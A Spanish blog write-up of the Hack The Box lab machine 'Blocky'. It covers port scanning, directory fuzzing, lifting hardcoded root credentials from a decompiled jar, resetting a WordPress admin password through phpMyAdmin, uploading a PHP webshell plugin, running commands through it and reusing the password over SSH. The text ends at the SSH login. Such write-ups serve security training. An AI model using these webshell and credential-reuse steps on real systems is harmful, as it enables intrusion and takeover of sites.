[HTB write-up] Blocky

Publicado por Vicente Motos on lunes, 11 de diciembre de 2017 en:
http://www.hackplayers.com/2017/12/htb-write-up-blocky.html

Sí amigos, permitirme empezar con este meme... y es que Hack The Box (HTB) es casi como una droga. Empiezas con una máquina y hasta que no la terminas no paras (o lo intentas), y cuando acabas una ya estás pensando en empezar otra...

Llego aproximadamente un mes y doy fe ello. Lo bueno es que realmente se aprende bastante, así que como hice no hace mucho con Apocalyst voy a publicar el solucionario o write-up de otra máquina recién retirada: Blocky.

En mi opinión no es que sea muy buena, pero se trata de un Wordpress y siempre está bien tenerlo de repositorio. Así que sin más dilación, empezamos con el escaneo inicial de puertos:


```
# nmap -A 10.10.10.37
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-11-08 14:58 CET
Nmap scan report for 10.10.10.37
Host is up (0.11s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE VERSION
21/tcp   open   ftp     ProFTPD 1.3.5a
22/tcp   open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|_  256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
80/tcp   open   http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: BlockyCraft &#8211; Under Construction!
8192/tcp closed sophos
Device type: general purpose|WAP|specialized|storage-misc|broadband router|printer
```

```
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X (94%), Asus embedded (90%), Crestron 2-
Series (89%), HP embedded (89%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel cpe:/h:asus:rt-ac66u cpe:/o:crestron:2_series
cpe:/h:hp:p2000_g3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3.4
Aggressive OS guesses: Linux 3.10 - 4.2 (94%), Linux 3.13 (94%), Linux 3.13 or 4.2
(94%), Linux 4.4 (94%), Linux 3.16 (93%), Linux 3.16 - 4.6 (92%), Linux 3.12 (91%),
Linux 3.2 - 4.6 (91%), Asus RT-AC66U WAP (90%), Linux 3.18 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8192/tcp)
HOP RTT       ADDRESS
1   110.83 ms 10.10.14.1
2   110.91 ms 10.10.10.37

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.82 seconds
```

Como podéis observar en los resultados de nmap, hay varios puertos abiertos: ssh, ftp y web. Normalmente en HTB la mayoría de las veces hay que explotar servicios web, así que empezaremos echando un vistazo a ver qué pinta tiene el Wordpress descubierto:

http://10.10.10.37/




El siguiente paso es el típico, y no es otro que hacer un descubrimiento o fuzzing de directorios, en esta caso con dirseach:

```
# python3 dirsearch.py -r -w
/diccios/SecLists/Discovery/Web_Content/common.txt -u
http://10.10.10.37 -e ,php,html,htm,txt,jar,, --random-agent -t
100
```

```
 _|. _ _  _  _  _ _|_    v0.3.8
(_||| _) (/_(_|| (_| )

Extensions: , php, html, htm, txt, jar | Threads: 100 | Wordlist size: 4593

Error Log: /tools/fuzzers/dirsearch/logs/errors-17-11-08_23-28-05.log

Target: http://10.10.10.37

[23:28:06] Starting:
[23:28:07] 403 - 290 - /.hta
[23:28:17] 301 - 315 - /javascript  ->  http://10.10.10.37/javascript/
[23:28:17] 301 - 0 - /index.php  ->  http://10.10.10.37/
[23:28:19] 301 - 315 - /phpmyadmin  ->  http://10.10.10.37/phpmyadmin/
[23:28:20] 301 - 312 - /plugins  ->  http://10.10.10.37/plugins/
[23:28:21] 403 - 299 - /server-status
[23:28:24] 301 - 316 - /wp-includes  ->  http://10.10.10.37/wp-includes/
[23:28:24] 301 - 315 - /wp-content  ->  http://10.10.10.37/wp-content/
[23:28:24] 301 - 313 - /wp-admin  ->  http://10.10.10.37/wp-admin/
[23:28:24] 301 - 309 - /wiki  ->  http://10.10.10.37/wiki/
[23:28:24] 405 - 42 - /xmlrpc.php

Task Completed
```


De los directorios descubiertos llama la atención el directorio 'plugins' dentro del cuál podemos descargar dos ficheros jar:

http://10.10.10.37/plugins/



Con un fichero jar en nuestro poder no podemos hacer otra cosa que no sea decompilarlo para analizar el código. Para ello utilizaremos la herramienta jd-gui:

```
java -jar jd-gui-1.4.0.jar
```




Al decompilar el fichero BlockyCore vemos credenciales de root hardcodeadas:


```
root
8YsqfCTnvxAUedazjNSXe22
```

Así que vamos "corriendo" a probarlas en el panel phpmyadmin descubierto anteriormente también:


http://10.10.10.37/phpmyadmin/




Estamos dentro:




Nuestro siguiente objetivo es entrar también en Wordpress así que consultamos la base de datos de usuarios (wp_users):



Ahí vemos al usuario 'Notch' pero desafortunadamente el hash no desvela una contraseña predecible, así que lo que haremos será modificarla directamente:




Fijaros que debemos seleccionar la función md5 para hacer la conversión pertinente:




Una vez modificada la contraseña, introducimos las credenciales en Wordpress:


http://10.10.10.37/wp-login.php?redirect_to=http%3A%2F%2F10.10.10.37%2Fwp-admin%2F&reauth=1



Y ya tenemos acceso también al panel:



Dentro tenemos varias opciones para subir una webshell. Empezaremos con una sencillita, que añadimos como plugin: https://github.com/leonjza/wordpress-shell




Y probamos la ejecución de comandos:

```
# curl -v "http://10.10.10.37/wp-content/plugins/shell/shell.php?$(python -c 'import urllib; print urllib.urlencode({"cmd":"uname -a"})')"
```

```
*   Trying 10.10.10.37...
* TCP_NODELAY set
* Connected to 10.10.10.37 (10.10.10.37) port 80 (#0)
> GET /wp-content/plugins/shell/shell.php?cmd=uname+-a HTTP/1.1
> Host: 10.10.10.37
> User-Agent: curl/7.52.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Wed, 08 Nov 2017 16:08:48 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 105
< Content-Type: text/html; charset=UTF-8
<
Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
* Curl_http_done: called premature == 0
* Connection #0 to host 10.10.10.37 left intact
```

Funciona, no está mal... pero quería probar otra herramienta: WPForce, que más bien es una suite de ataque para Wordpress. Actualmente tiene contiene dos scripts: WPForce, que fuerza los inicios de sesión a través de la API, y Yertle, que carga la shell una vez que se han encontrado las credenciales de administrador. Yertle también contiene una serie de módulos de post-explotación.

https://github.com/n00py/WPForce



Como veis en la imagen anterior, subimos la shell también como plugin y ahora lanzamos el cliente Yertle indicando las credenciales de Wordpress:

```
Server Header: Apache/2.4.18 (Ubuntu)
Found Login Page
Logged in as Admin
Found CSRF Token: 97c7f2693d
Backdoor uploaded!
Plugin installed successfully
Upload Directory: rfmaezk
os-shell> id
Sent command: id


uid=33(www-data) gid=33(www-data) groups=33(www-data)

os-shell> find / -name user.txt -print
Sent command: find / -name user.txt -print
/home/notch/user.txt
/usr/share/doc/phpmyadmin/html/_sources/user.txt

os-shell> ls -las /home/notch/user.txt
Sent command: ls -las /home/notch/user.txt
4 -r-------- 1 notch notch 32 Jul  2 19:22 /home/notch/user.txt
```

Y más fácil todavía, accedemos por ssh reutilizando las credenciales del jar que decompilamos al principio:

```
# ssh notch@10.10.10.37
```

```
notch@10.10.10.37's password:  (la misma del jar)
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
